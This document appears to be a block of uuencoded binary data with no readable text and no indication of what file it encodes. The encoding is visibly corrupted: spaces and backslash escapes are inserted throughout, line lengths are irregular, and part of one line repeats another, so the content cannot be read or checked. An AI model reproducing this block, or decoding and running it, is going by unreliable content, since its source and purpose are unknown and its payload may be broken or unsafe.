M4) .6!8T. ^Q^] \_>YJA6C`DQ^N=MJ>-O"+\_ =; \=4Y. /U@&C.DZJ" ?\_R"B+3' ]
M8@LLUX=LM/X2OI/ ; ; D@S7W) `9`&#M?^; YX%XB (+Y3\* ` \ (<G-8K7 ( `8MSN=X\$M
MP (EEJ\_NPV>Y` :RK) \$2EB` ) Z? ?T8YJ&/B. ?UQ=/V^T1? [ @L7SR<.25@X-C5\*B
MZY] [ + " \_ . `9GU [S. ` ; 78JC. + [ (OE?@?067UJVV%BUMU (2 (\$) /FI@.S% `A-` 0
M-+; 03:#D) (>%?=\K6%2WS7@I&\_JK=H2\_QK:P0R)N\_F4] &, `18! =B\ \. %V-?7
M@` : 6&J, XR@&\_J\_AB0T=\$Y5?\_5\_, ` \ZH#>.UX\_Y\8? =ROR\7F?U@\* ; .-` MX\*
M [9] D" ` -<%X8M/<! ?YPX77@6) \N.M\*, : \*Z"1\$ \$2P. ^) ?U; P&; @) 4E `F2B) I-J
M&HN.4MX\*?+5?] \\_V) ; ?\_!>, UIE>21K, \9^, \_J\_B\*-V [ .H\*R!] Y^\_-, A.X28
MSR-N%0) ; ]ACK6` ) PHM2H] 8^Q!90^0' /DLV% [O [= 'NMTS8MIM:ZQK5/>L1 [GN
MT=^V`S@ [J, ) 8@Z (IZI (# (%X!JN\#5FN!OE?BOF1S]? ; 8T04/GX; ; (EAY^R (
M\W/!CK`! [ (1%' ; : %6D<BSG^93\$!D=B0G<I' =S:K `CZ2MV!FB\%Z; WI^MO ( [
MT&` @6?1TL\_>XZ\ -JOWQ9+ .MLIXBF7&HN\_V, -4PP)> ; LZLJP+\$] 769NZ^ZF%
M0GA6>?Q+9JT\$`X//%W80HAQ [R\$ST0L8V>C0SVZ? \?4A&%C.5 `C68/%: [A8 (Q
M#UG7JV#-`# ; ) O`@Q\ , FG] !:3` 8\_F!70%U4`Y\9, 8Y@^GS\, UL; 6M.X-S, R\$
M`) 6N40Y". ; F) ) 1 ` .06A4\*BAB!T\S-->W<M [0W< [U2O>F\$4D\_UH#XT? \$BI=D
M4\^4FO; ] W6D>\) \* < ` : 3L>=2?. (W&CK; 8V9. <O@K71H' :9SIG"P?, 15N] \ \$U=
M] P (:2] 5. \ \$D\8V8/L-D60#-75K/V%#CSX\*&HV; 7' "X:V\$:D=-P5>OR) ^) LK `
M28&% (YY8IIQW4 (^RXM; ?XF145VO+ :3H637-HX3WBEA"SQJ!4Z ` \_7F\7N:&/K
M) VI^6Q? - :E4\$XZML%E99? - (\<KU-VX&6) >C\_R@NI] [ ^T2-"Q5 (K) \$V+V9; ; M
M`N9; R) ; \$=6, G? - ?!N-KU/ (P; 6<^6U0TO+%GYE] 71&W1-H6, U10%X' DRK.B) N
MN95^ \\_ =R [Q, X?H5-R0K] L#5" #?#T%F5; \*%.XHHCCJG\*XQIUWV: HP1XZ0N"K@
MZTW2!J3N->E>QCU:=SD<%IAR+Q` \$QSY\$.X; +U2H8ZYMN@6ZO) `J=I&) 8XTH\*
MPQHOPK#VK!<DC452!G0U640 (&, I" ?W] W4ZT2-K, +\ON>HFA%6ZFTQ5A\BU `&
M8L) `E!+W9F\*PR0Z (W3O?FJ^\$P; AZ0; ON=?\$ \3 ( [K<\*>UJ\$/ [M2JB8] RP] 5#5
M8, MQR>H= \_& :KOT, IP93. +` [S#-1AK25HN `^ .7@R` WXL/9D' .A; \*@\_D?H9HB>X
M?) /H!0B8924FC3?X54", 61UU5 (SXE) ) "=P `=XX<<+ #X `SZ [ ; 1/"REL"C"/\
M9#LZ) T>3Y; , #GMNB.HE@I\$4 [ ; APZ=LS4SZW` \ .7P4B" `^ZD>-R\$ (^VBE-5R `
MMAKNF] RM5QJ>"K\$R#A!) \_GW-V^6+9\8\_#71.YJAM.T8I%OUS.@IBW%01+6; \$
M\2A` 9XW>G#L<=L?CODEE@HT) IOFC3SY\*E<- (#>EN.7%" `02E=D! /+=?S="KX
M54PX5G\$ : , % , ; %Y") (%E8" M6P2) 9ZLIH+\_> [ &UE: [ (J>UPB2=/\ "?] [HA4&58
MBX!VU. \_^X\$P `8!^] 39<<<P; HX [8OITO (KSHT@P+/K) : -4` %4: T4HV3ZQZRB]
M4` 3T&J77B>0J5SY7>9H ` . ` T, GI7ET^; 5I9E//G4^? \ @U\$AU\_ [1Q=:4S++PJ?
M) GNS#` LY^` YF3>C@) KS7B+2> (W!&. ; S5\$.>C^TV2@W7I5HR\! " ^#@&-T. : `N
M\_\^N\_] /FN\_T?M8O] #\_BT\_P' ^ = \_Q\_ ; \_9^G?6/J7L\*, \$WQ (\880^G"MD-V7
M8\Y/EVSUXHK-0\$JG) FQ!3TTG>W-E33M.<5" P4!M74W6@<J<L<\_) A-7VGD=.S
M8AI, ! [WNT` ] XG\$G!2=Z) N.Q7V\*YB-MQL [6? ?IMO9W&7\CS) O^LL9?J+E' " <\_
M8EXUUDW#W?' S9\_8+&+O! ; 1F\$J%&/ERUW^9W, O0@LEGM; &U; \TC8"??1J: @=
M` B4\KU5 ( [ ] 0D9L+SZV\2) D+ ( ; \$.) \$L6\*2ID [8Q] \_ . \7DX8 (5&>; A-&2; Y@>2
MFP' EY] !7>S%\*&R%6) 55-LN?9R] , &P?ULBC\*6) 3HZ48>R%ZP0WFOC" I+<!ER
MY30<D84H7#%56W [U!L/L] 2L?:-\$) WNO-6C\_I"NQR] G/T^#G+\_M!QM (. ?G!7X
MM#E (?2B-" I=KG) X#IGEY+Y9ZQT-1 [E: +7=@BE\_, 4B (@ (\*=XW0\_" \ " \*^F>, )
MO862; ?=FY` : ZNE, 3KE\_<3=U#P [EJ^` IW\^EQP5BZ?1C%5=N'+?%HU1\*) ) NR0
MX0>+A`?) VSDYZP9^M93B; BZA] OKJX+?J\_\ \H+. Q&U/4\K1&-XSEZ; NMBD8 [ \$

MC?KQ);16AT<IF+WMME7]?-Y=\$9KOLY.2C:.2C:84C&([HAJ^,[66]ZZDMW9[MDZF\*R)H\X+)SY95T;<\?;%;5P&C@WWSG\_)COM\_4?^VR\_HW<AUL@ZHW.C@MM=C`E8Q-"6=:+/?PY[PR\.@K7/:R)W+%Y?K`#X\F'E?21I<)/)F:%-[U<'NM,\$&1\[(GC?:F\$Y\`"]VS.53UNUYINA!9/X7K2UBE.+2.&^8!Z3>B?&[KE#]DMX'\_"^%\%5T'4RHF(,W-R--+\_0ECF;E1/D-H=^C>=MU[T?Y":V\\_6B]G60005M@-<S\_N'%MZX\*]:6-\^L3;6AT4G?A7]?C3V;79\FQ,S\<Z?K!JN9\_OY\$\T&M.!>3PU</[9YEHXR`%RX,CI"&K;=C]\$\+G\HHL@/3W%?@!T?HNKVACE[O\V?+MH6P8QKOS57[Y]\_BI<H.P':V!]DI[686^:>R2FCF2\_]FS71+XXR?YW,\*63L/:MYJ6)L&P#VC9W?WZRP?\_C<B5/\5/DY'V4%!K[+6ARNA1VSQY\$,7[\S@FI7]>M\*\_`G8MB9E1^89A55.Z=B0G7T96)\_SL7N,"+\_BMAQO2`VC@<G',7E<L>-HMP4M2EI<?RF1/'<LL>)`)I@JYGQ"8K?"T]\_]\_[\$\)0,I&)A<ULH\_9WGK6PN#T\,+8MK\*A3&\*&CJ-R'PY#E;;8)^E'+]ST.1OFC[,09"IJ-BU?\_I\$/7C#0S?<T+WW72M1TCTB7O)G/O4ZNRQ;<)0APR%/AW=?S";VG%'E-\3"IV4@G/UX@U#E0<(3XO#M MCVFHS(A^,1NBW6FJQ&/3EJ\$3R2JIP6/Y^U0`5T'DKD;W01L[FH\0?MH(:#2MW-R^X4?,4KQ(P"80/TA"05KZ;NB=M4\$(G>,Q+FRYYO6@YR\*TH\_OV,2-0-,`M'2X?PRL1('F!1X4>`(TV=)`"Z4K?R&U4GB)"U\_&OA.8O2!^X)?>(&SEA\$R;M>1'WR//?1C>GYR\A(\$73CBZ6LYV^`)2/TN!?6NFQ4VHHI]1JA!+V=\*DK4>=YM)B94C\_7MA\*?M9C]7]@Z];HFW[:@UQQ[5:B,@?)I'AVKMI"\$J+9?;Z8I-\*GY@M9F^1<OV;'X1IKA!GL:]`MU^]I4'ATCZ+5[\3I6(O>=UX,RMLN\_`!AZ?>.V42M#,#OLZ6&=Q)-/\_M&N!H&O2ZDD8QW55\*N`(3AK@IJG'J/R8L:C(V),'YP@J:,M(LXI.\$3T)X/+Z?^ZX`N6=\$\$3XKYRNW:8\$IEVN73Y\9JN>TFWKW^VIR!T`MN01F2UXO%VJ<DYEMJ"\$.(%+#FN8^+?68%K\_.04I7>T?7CIJHW3M06W?K\_/+%MZ[?YP>;E,N][[1\$>A'4M.;%XJ2W7>ET]'7/OEST-`Y57L^XOEM)\`QEPB7]NM&G`0IZ`%T5\_2#GWA^JSM;=VN6PI8ZWKY@>O-Z89%PJ8G5/GA3\_WN^\*CGW798MNGHI?"AM\_@#HY/32]VS[1+J.#N\*AP.5M]HT8ECPJ<-X\*](EXE:@Z<XVVN"?`MEX8%DK@TM1F@\*D6MEYA"=[\*4//?L=0@\$`\$B.`RF04K&[E[\$T,\`#AP:^B;MUM0!;C!DZ?P"KJZ81`83@[0>`=/!ML9?\*CIM5\_W\$NY#W1(?)5T[`KQ`P>8E[0?M79F%VQVW!<%R/:>9S!F;,N0]7BU\_9`O[FJ\$:?:\`-#O3>FSKB54G)]5FB,Y0M[OX<S\_:LN\_#]J3.\*1IV5N>=.A+`FR0\_\U2DVSK`XJIRN0)8\$,E;@][W^[71PM->CQS)]#,.:6S@&O\*@[2J==>MMTO`VV\ESD\_HH5\4%\$C\$C`/;9XVM.<BY3',NMF=LJB/+.9^\_#DV,&`V^M'82S?)`U<GK&/K^:'.?+KX!<]&\_#\*4!=TNJ6`^B6M7PF7YJW=UOHW=>]FO6`WYJ.UP+Q0.R^4^D(=UUSBR]QTK\_NA3\$26G!\_8\*;^BMTS+3KV=-AL0R/V)?IN7+Z(UO]3D)2`%K%7PH^WK2(.`X^EH[!8PX32:7=Q,M^[=Y!48R?C3H`WXU;`4\(#1\OP\*;4.0'"<7NN&>=IOCK(3\0\$)^M0)WA#ZW MILBQ3!PPYP<R\2O(I+<.\P(B0\IY\_B\*>9!<\_Z!Q'>9H^\$UJ?Z&HP5BN(K%S\M0"XAUTM<U;K/\*#7IU0HB\*S,\_D-F15UV\_`K98VMM7W8N>&?>V4F?4SQ[F7?U`MA?G[0N[BX=.!]\*`H;^M8W\_K0.R6&T\>V'1`A`1)HU?#47?J6F[E+3]V\1Q1M:/OQ(H?0.\*">`X7F?6TT9W5`I?"@,6V`L>,1"1(>\M03C+A\$Q\,S/DRM)1Z>M/R\7^R=^<+L4W;TZH,B9/X(;S^`&\*)F:PO4=V\$,V`9F8S.[K#PFC@/&38UJMETZX11P[UAS7M;&&VY`O\_@Y1S`\IFAZBJ"WNBVGW\D&F1,MSS,"U?3YTX;M>@HP0<.Y?J!:K'1\$M"+Y?'%W\_SL?X\$3QVY+V&66KZ"1;F>TY\15M\*FGY;F/MCQ?3VX`QC"(W.TC;;P\F.CED\*@JPH(\_;+%N'(`#8;;;0,?AY+51(<S@.\*K;L MGR\*ELR(Z`RK5)W:`ZSZ)2`3\$#X^%??F'1YW==C;W&((1W2L\*\$:F.`6\$.9F%WMLA#05J>9<:S`PCHNOH)&NHX\>\$Y<1=OVM+7[T'/X-R>]BT8?GN?+3R:\*SK9GMSCKDH)Z%]S8KFR6`NG/ZW33Z@A%)?'72!#R0A\*8I9"JCD`YKTF%"6D[9])2A M1RU:]ZB[5UU\_6!9&V?+\$YP`][3D`\_1@+V]<&ZL>8VKL&8;]>91-RA`%Z[>V8M./W<.H@OXVQEO\_9XG9DL\$,VS\';(KT4D\*V^0O=66#QGY33\$/'CS;S[3/]'?6ME;EI33EUMD2=>(\$FD1H\`)"7\$6;"JWW`O)TU[V47F&1;'9WT064>`#M`!S\$M+[OT2KR6-T`S,99&4W@%C1(3BS\$Q:)0%A?S0<\7\$S%=A.\*`F.9AJX&HXQ`%A M.,"]3U5N[#13C;`&^;81+`H6LB\*5\*FGJE]4\;R>7(\_\$^0-N`JNPBQ@`2-M:D>J\*Q@95+,NJ\$8H5\!%4@R-]0;]+U\_\_YK0E2=3Y,OOQ\\\O9X#RP: `7W.@M`07HWQQ4A3NN5MKCG#O\_PLT1IB487!\DBB<]X[1<NM\UAS%1L;@U!\;L<H0!M!PPFZA",28/Q/.J9AN/OM`:G17P'?[J'4\*QB=]C/7"2AA"R7\*ZG#[\_`I\ [+M@SZ]%\`""^P):XK\LN-2!@?D]KO9A,%-T8F`JO1C82C<&ML2/'`:]R9"!-9QY=M/\T9H3<UII4S87M3(]\*\>[JY6FF,'`#<S!1N3L.4P+NKQ<OF^7:3N;T/N<I M+6\p,'M^GMUZ<=P7[#P"]GP,4-<HK\$TP/@<W+C43F?ZX:R#V4BNG;.64#!#[M9,]D\/'&9&)O980D`9`YX^YN)\!YZJB=/W\_QN.L!XW2?A;C3?<>5N&8DOG`9 MOS\*`5`@Z<`PE[U%-^M/@TFR&D7\;I,KG2\[89GNW2O(.I=L;'Z^;'EU'))+C MZ3C-%:N7-13G\G10"L\ [M>]\_,>[R=1]81Q<C%[F,P:@C@?G,YT\_-!''`\*Q6MA^?EVMBJ.K@)AZ"-1=#+EX\$CD\$S#+X0#/80\$-A+7M5CMLW6`^QB9<Z\*AL%]M@OUL-ROU`'?-P4S=\_PSHE>E-1[:XZUXP<3"!S/=XV&E<8EG98\$`T^7:U]CV MKUEIM>8+13%(EU8L)TY\$A.E/:.\7G(!X-EG!KG00(6LK63Q?@B+5!Z)3V(QR M489U+>>+9WMI.MQKUYN2IJKMTB223['MR&#\*>")=)^#Z-5W^?UV.&NEMEJ M<?+2!SRF=1+-[C?I`2/'`:+O,UGMV56T6@`LJ5#.>O<BS`8`-4,%=\*A\$,UA8PMS!,@,#<0?\*8&(8&K+=Y668[!@90-E.F&P.VWE>H).WNS7=\_4^`V8I-!5#8ME\]T6QJ>8!(E,N-R9BC\_)225<UN`4]:V)U9U\_AS\_+EK`;O,Q?>L'UY6V8\<MFC/\57WV"A0`W4%-IZ,7#6<\N-I79%4=.,Y[U]Q\T99F8I#<KH:;;Z0;PLY" MWD]D(K\*MF025?T=:R\_233DBB0/'+\_O!)=)@/1'G%KRNG#O26KPYO!RKK<,<MKO2[S?[E8+^%X</I>2@=VUFZ:>-/TW?B3QBP%PAR"5[C#7V6(YTZ<\$ZDSA M-+9\_RK9`J%3X.%Y`8T#U8TSD,4SA6/7:`LQ&81[]-!Z02FGL!<,)GU^`EWW

MN[@8HW]Q,:Q%3W"QPY' MSXE.:1)/HSW39^>9R/\*;I&;P3'KWNFYMK]0-642E
M&\_\*FJ=T0AEGEAC#-HAMJM94AI<H-=?[;#?VZ&TKJ:8D;:C<3[89R:"NJ<\$-\$
MA]X-:7@:%]T0\$6-P0]JL<#885M\$/V4-X:84CXD!\$T1.!:2<5KJ@1UU-00IWX
M7\_9%)K+@5Y4S,@3MJ-0;V2-`<84[:C63"G?42M(J=Y34ZQ7N\*E&%>XH2>)J
M=Y3@IJO<41LO'-S19^=.V#\_#<7AW%'`1.'?-)R<ZI8ES&N+9R\&%OQT#F&O'
M\6)W\>S2>O7\9JP%+9)\<L,MV.H60-P\_XC3\[C;.J9,8W)/</O(/:F`-!A%N
MH^J7\$!0WCME\$F.6.\J@GQT`!X3CK\p=Q,NIZX.Y/<T(RW\V-\$UR,(&1X`K?M
M^@ (S,[#I:X=Q/?/XJOO?]X?P(2RFPB+)<8\*S:WF4R&(>JB"(G0%`-GY-\$K^&
MT9(`+Y4\$S"))(I;!Y1GWH^%E4=AFCF4ER2^W)NI?W^:B8#U+U1:"K(/)-"V
M+205T\FN=&V LX&W@\_LH)%'F#9I=W:(\NYPVS9Y1FSV3?J--Y[Y?]JI>MR23@
MU/,#Z>O;V6)YV!UK)'-/C\*\_R\_K1RWLGH!\YIE+QK#`\$`2S0V<<Q>\$'VRCEN#M
M&.8'J45'Z25#\*+\*#N[9JB4-OYZF+C5HVQ'50<C;.BPK)("H>B`I.\$\$"CK%PN%
M;\42;H%&85FC6CF\*%I.Y&BFHYRJK2LX1:).^"@KV/OTK>U\_;W4:.H^L?-/>.
M5.^5?) (EV=&F;.E8<ISLEQQ%ECO:R)\*O+'><^?67?'H`4456VNZ9WMV9Z7-R
M3F3B(0F`(\$B"+X67\*NN4F=L\$:->^,-L,F9\*7V=KDB\*5Z?-'>PX/&I5;#>N+
M?K^QQ6D2(K7#B91(%E"\*8(I,Z2,GBD!!H24']IP8!ZHGSEC+6/\_I4%)F2)\*
MQH9.\$Y0[\$%F+>2<5@L6K`"C#1T&\T0WZ+3-/\_6C`=F".X'):FXV\K!8#](
M<SA]EV;\_T%S!/L\/\*X`074/Y\*J5(@+%7!)!:ZPA1-8PYJ\I-\R90,77%&0,
MV5P\_FN`B"'"H0,<]>F7%\*)><1DNL=-9>>]VK1OK228UH\$.-V2[ME,L='4I(\*O
MFHHWJ@B'-JJFY\_57B!8U/4+X>\_ME?OP!7^\*"5=LO\$)7DA"\$B]1WN@DBP%MQ)
MJ50]^V9\)\*-3)B(50K#\*^@7.=S)#-\_"O&12SB1KMRU:P;12BH?E-F&):\$@
M7?T.\$U@P9S(F)&`\P`WT4]^0-U]/#T^/7Z7):PW5(!KM\$'?O\*)U8@7]'-6C\*
MGT%9L;BK()FJX7R(\$T`\$H\]EQ:"<#RZN371U,7S'U(RH9`\_N@U(TEZ&;!E&Q
M73W.-[\_LEK@UH`90DZX6>.A=E(R1U6D#:12) LZ@E)I`DV!B"EZ+\*'Z4NI\A
M2FV)\$J76L6TBZ"@U0BM"TE%JS`B)8L\3[\_2U2:Q+<4,2=JVU0\_HC"Z.C\_&%,
M"0Q]=8/00L)YSI5:'TN+?T>%YU"X=&.>PGFJA]T[\_,!\$, (R)&8.>P6C=LUTF
MUKJ='IIE5\*A?#^#&=MK;XA7J#%/.)ASA(HF\_C)F!\_,(KMQ.>,\*X3MM\FU6(>2[
MX!)F"V`\_OM3\,J^\$X<D][.6&IM;5QR\J\*^>NIH4J?JP>.TO1Y^FZ6(2W=.2#>
M3V:\_##>\3/(M\$.2UW?3&]G.H!+8O\_URK%L4K2)2P=IHR=L)1A,A7+:M]-'PSC
MH^>@X"&TA\_756M\1>%@WSB<@19UAZ&=(H?B'/IN@:V!V"8'WB^\$8-^'+\_()
M-@3-^PY\*SI%0)\$^.#Q(]++?B\_M1NU@,>.+>O?VST%V.(-%MN\3#(F[J@V#OH
M`&'<"E#53<Q1^^^T\_7,IZ=,1\,P,@#,?'?D"M'+1=?&W=(%I5!;V5D;;JK
M7QY,`@E!M]B5)>KJZ1P\L.B4'2!N\*;R11'!IL\_ \$E\5C\$]9>Q]@\[?T9I4UW\$
M\*8WI]CW2]5S308-#91,+:'`4`BUK4LHD-`6#JA8J%U13SXX`\_@OWH([7.ZUC
M</V&&:-K"5K)JMZ2Z\5<W0>4<A80TW6"\$HOCJIK,YG(, ,<)4]\*6+</!#)7!E
M/%+B&1N?G#`9TW,"VF+L/!21`T9FNJ`0()>B1)CI&0M2=%CS#AT7?5KI&R[7
MHY29Q'/LQ9%V0(DJ)&Y\*Y@:MX\$ATPAX\_`B\*ST`\_`874]&@^-DFA)`1/VF&X
MW3SX#1\$HBFJ/N7;HL1.6,'P-@/UJYTPNS=!I`Y7M')DN^&?'7(JF@>5R"HM#
M6H\$#/5\_.EO>;[07,+W(\F5N/RJ/KJY&ER\W"!WKX>7+[+"WYV'@P]T0\7M
MZ2,QCE#H\;#\_MOZP/&R6\*D."@>'>UU=@OJJM;V':M?ME)RB3G.7;;09,31#
MA1\_?:=["R"., <"4S:%D;LF2VQT(&I(]^#[/&[9T^MD0.[JYUO@EIX\>5V4NZ
M7^N7FD!0.SCJ6#B\*447#G)\$Z.9K]HI7^H%)O-=[K@^0DM,+I-O7(;^MIT\_2
M"GF&='LN9;Z6U")!JL'-#NL5;O&`A\$D-2-:6S3;8T"C'2Q)K:N>;4R\$8+"[
MA<4(L5\_7?[9TYQU,8M^\_?4NS)VQ-8PB`]M\$X="6\$FN%DUB;&(-\*=\$(%5'BX5
MG&[A&VIAO"931G^V\=\_=PMC@0VMB@T]:\X8;@AT/WI-I\$PLF(I+#L\*J-BWH.
M!Y\_]<='JLA&.J931>GMG=ACQ33FD(^"\*3\_(;BKW\$[@PSBAJ&F<5OV=]@\$]QF
M@!NBPQ0X;`"+-00U5\5HA/6RY&B^-],C\$EY8X>2X'U&R.C\*L]SQ1R>YV?YC<
M\$KO-Z2UQBYU0P@^?MH@JZ'U0\$,QNW\_X1<L#UU5N<B'YH19\*J>0R\*\$\*KRZ2G1
M\$3869!6"Y@)5KOT:2TGR7\$6:#E0LJ\*CY0PQZ?5"S80WMX+-9\$E9HIM)]PBYKX#@
MY2R/44?+17\$OT2TGR7\$6:#E0LJ\*CY0PQZ?5"S80WMX+-9\$E9HIM)]PBYKX#@
M(>#>)SJN\*PBR"D%C@;H)T:\*>P%HC!2BET7!S(0XOP-&\$;DH'L;[7\$M&D/TH1
M!>JNA)AB,\-!\_M]\$9X3&^7\_\*IVP.L\_\ZF6;\_VX?9.K!^,>GP\_OH\$)U(16=!X
MR`>2OZY!,H+HVOLCU:UF=;0!))1>KV=ATJ7:\7-BD,`E"XSF;U\$1^<8/3'89
M5\_G`2(!>TSN=X;I!FKUDQ:1C\*U"%#JU`#UYH!1H`3J>5K/@W)" ]-&\*D93Q\*
M&/9<N)#0@4D9`^`%:">ZN30X'9G[216+GH?7`'KK4V\_RK@[:&D3@S07=%]</
M;[9K)`XQ)\*)J2!'\$<.LC]\$QH)<5\7/\$\*X)P;,>V'%V/V\*=]?=N[-`I/D.-;M
M\*"A<Y(9HF%@'JB0V\$=2ENB%\*RYFG,SI7&!W83\*Q""EVIXWJY11Q\^`4/A'F
M+2GI\$74MRUU]G\*FY&6\_7=;2F0R099)M\_] -R^IT1L,?OL?!`';M%RHB'V2RC5
M4A8ZO999#.\*)^6NV4S?G!\_<ZV;U2.VE.\SSK\$A,4+W0>H/E2I[JZ;&X\_H9
MHR\\$ (EG)4RM&2:Z,/ORBO&%(GR"([`I88\5\_9[\$N+@Q)7'&D/]LC3%#9QH5!
M2-%77Z\\$"">E4#T9UX/6).DYT]&B-1)BS1=7T\_?CP>6HG:/4)?X\$F/>D:%6@
M!O1U24%)\$5H+3DWD"-X\_AH+4\_Y!6Y<.ML.X`CX"UJ74[+H\`J\_X`5\_MD5,B
M(^Y\*0!\$(KQRQ/'E]+C2XI[;S=]3T`RW:24B:BTRZJH@I>&;4\*:Q<#2[&2KFX
M/?@:"WR-<A\_MJVC)DC.(CE8T)\*Z[;?0NF\*01"C8PA`'#M#9P!`)B0+>SZ:
M#\*<7[@Y\*1)%@3]R0BA6#T##XTV4R!VP8B`''\$6P;`"03%CPB\_&5>O5BX%BGJ
M;>Z\_OT4\RZ;M\$ZE3\*9'M!&<A0P!V"'C`A\*\$X;#287"IV=<E!>B1\*X@44\$TN
MQXLI25^&&PBSE];\$!9)09BH\X<+1\$FUJRE2T0HV##! ?3#P8V\_LC`7!<3H!>N
M() +A8C!\_CR-&=3I.`D?%\*)KPW^:, \$>;6K1-&`'M'C((GC["C.)R(7CG2W\
M=%(<.<:0KB#&\$&<Z4W[=7+9F/IK@I[^ZW19^SB+@,G\$&LLOX<4\LNTU^`\$G
M5@/%MJ:CR=FGF^E5-5J80Y)S.JH'>-?0B)9TS8A+?&J&K-)`[ZJ!.\$N8,\_2%

MGV-3QJ\*#42Z28GIV-A^K"3ZH>7=G5V>?=9?W2J\*J"ZX:;J<#5!\*HWQ/^9%R<  
M5>?HP#4`H;FD]XH.O#0\HR/6!43>ZV5RW!1-\>QU/M<=T>O0VU524B!)HXI>  
MJ-/B5\$M7IT6'\SLM^IO?:='?\_?\$Z++N=W600[O].BVWF=%CU.=5KT-L>8U]F(  
MLU9G\SLMXFGA7LM;5,CA\$625!#MP\_1\*A>\_S`<K!-39B\*O:\:)\_8TK3Z-K@8W  
M9%&(WK\_\*H%88\?2`OD0\*2LM;YP;DW`\*?\$K+\$UWP?W=!?T,)7\44R<=!K#M`  
M+XD>H<\0LB5C/R,IH\_ZKI^H/[0#\*\$BDH+0I(F94R&I\*4\_M1=<T9R1-R2B!\$'  
M\$0DCT)J\$59+:R03+F?T..7\_6FA`)#DY71HSES!B:R\*<73"!."\$)>#K^SXD\  
M(Q+W=%%!1%\\*DR+.IY=,C71^GQSKS+IT3,(`270)`9C4\*P;R.D"F"PDB<BFB  
MW80P5F"\*W]&(`<;:W8AB7XA\_4KU@VD/(,RN(@1\*VI4@'CG1Q'9A8"M2-Z>B)  
M+B,\$2\*4`KT\$=\*-.E=\*)RKRA(KR&%+J@#4THQNF%;\_3/MO795NYOMMS^:C>OZ  
MK/,X%H6`/AXIX`VOXW5G.%QM":TN:R.;Q"@D#6(BQN"B&J%=@;KCI8DN+PQ)  
M77%:<;I7@/SJ@:I#=#^O49UX?!6R]#DD27\*6!+v\_"U4P"EZ1\+I0;>A93Y?9  
M!9)6:S@5%1`%H<#7Z/\`?U!`=%5'C1^;2\&EQ\$G!7.#`H<V/9:#+GFJQ6`@V  
M,3R-TH%A&\.A4\$SWP3<,SG6!`9C"%4@:OQK/)\_`^ISB""6M^T?LD9Q%7@J!9D  
M;A9,]2.`236`QR"(S0(/-1-<L;N87HU'0V(U1WPCM!%YM=XN[5<&6I=8=!E<  
M(3<%[I\$A`+<#8I\$%8ZFUY<C.C,&2AUO>NG9/1/2&^X/N\_6!0GKJ\*W6Z<.8\$  
M#8A:P\*H/8']>R/S2Q2KG0Z/H#Y/QS6QJ=RC,/`^\*YZ+KZ\FPV\*[4";5QEM^<D  
M6G0(Q@J\$%`W2FUT^`1V\$3';F\$[^#!DS\$CM%ES<\*OS'[PM.;1H94%\_T37"8%  
MB[ZP4Z50%`!\`CR2\_X\$(!A/9\*H?H\*K@)-V8WC%D6HD')`X')T+IL`%Q?%\_P3  
M7"0%-P6>GOZ',^<R[A1V^N6\_UJMCE\!4"M7%70PAP`X,-Q3BB816@C;!N2ZP  
M`U-(@4T!F]Z.HHLO\79\*(;/2GKLV!"/Z@)1PR2(2A'<<;8PEU=QIH\$N@Q/9  
MJ?W!886/,M'12<UCH#1B(&\$&H+1.6,HP-`1E\$#ZQ+0=K8B9#\_<'?"F\S>/H>  
MA7"E!5<\*JPTA2D(@W"18QY,&)\_NZN`Y,) `4JZ?S'M@#ING\$""0>W\_\_7T>,31  
M0'I#RKWS%2Z5.\$B8`S3(SY`I(Z5-^KI-S.6:R<\*,6B/C-.&H@,A?NY`\LK"Y  
MQ-\$P5P)(I11%.]B&N1"";3IF[L?'\$+OSXV-6Z%!\#\$%\$H%O)1<\R2&,AV0<  
MVC`3OAVG)W6=-DF\_00-3#6J7FJ3@)H&)\_03(AHN8#V51;7=AGVB\_.JL&YW-J  
MN\*Q?[E`J&VZPWO%4,41&SB"-)VHF%Q)V`->LS=9C,W.C\_F/N4L[N#M?;( [K  
M`X/TGZGVRN\*ZLZX;FQG=X!R!A5@S`#%H+IR-!F+"NL'O5\_BU6N+<#-8?UI+  
M\YJENIJ`0G,]OPDQ0Q(@3D1<0<Q.(+LMG-FC+%K4R<=Q)8%\$C&.<YPF&^`'  
MMSLM.)H%S5S8QDC`C\`P!0,H`. "2".D[;TTP`.O8G["1X\_"QOY621WI\_P"R,&  
M"MF8`W:\;Q[TOZ0FC,FPTIX%\`76QG:C(%>K+/+TZ%YF3^"=[,N9)P\W.VY/Q  
M"G/5)EPM6J4;ES(.C<,YM#0->\*Z+[405KE`J"C<8&YA2E]0!2GM2D%\*>MR\$'  
M:/W0YDLWY\*`[ORRJ%FV&0L%;-S!FH#A\$=QC-?N[3W++`WE9-@C?L\_;DY\_4=M  
M3NN91-`S9A+R%&VS<:@I>7S!P;P@CF?Q\_(VVKL>E3G)BY?&X]Z67/\_4T^J  
MM`VFB6^^:>Z9+RP\*#><IFAX99S>!\$X%=(';7F0R8%\$T<G!JGZ,X&)K@S'NBE  
MJ-^!J=B\$BX4?"P#8PR(T)U`#/\!V?3RXU,M=%A0"%%(4"QI<C32UU=H^<]YJ9  
MA]5T/CZ;G.-AXQK1UP6\$(5&SD+/\*WM/7/.:Q+B0,29J%W\$Q&37JJB@!,E4`  
M307M^A3G#0!H:)]`%\*TB!A\0Q:N)4VJVJ45+D>;4>\*5"DP1JZ+(3I=1)CL2=  
M>586670N[BEPK>?X?B%4&:N)`\$M=J)11,%?"RT+<'\$(1YG=-7@A0N\*+<RD,#  
M2EU""%`VO")LL-H>`-6HOBZG&Q9YA5U-9Q%38UV(3TZ\S&Z\$T)6DNIB?`3,I  
M4(<FC)7`2`Q->QCM)+1Z0>GU7@RO&!Z0\<^(.TY%<,&;3^1;X`\@`5F<7\_T  
M/B=S?ZP\_\*:%><37)-46?IL5THTY6=Z8P>IBDRWT='M2?,036?"3X:KW:'V[U  
M@@L99LO#\MX^P-\_\_5-+;,\$\4^R8=6AQQ&`3XY9C\*F<'RL`LC4(=%9+)\_YNLHP  
MQ>N]X(W!KDF`)9Q9\2@=,P\$0]+EE\*BAX<CF-D(KO2[F!'6FU/A\_=P([4=\O=  
M[9:P-ID^`ZBOK"&]?MYV9T;FU6&#2Q%ZR,<,0=/TN\*^O\>O1'R>5Z[>:%:46'  
M\*0`M]2XV^V&MJM]^C8,! :N9\_A\NS=K]&DT<\_PR?5COSBLU;X3/1%NVVSOG  
M]L8MTR"D8\$@IQN-ZD8F5FJ<"R3)P3;PX>)\_&/-R>/>U6QW97,>FS):U;4I/J  
M'\>!VLGF767`.@;/&Y%^^28R;!Y!E8!9.J09/.`9+#YZ`4F#Y%D#SI+1/=^  
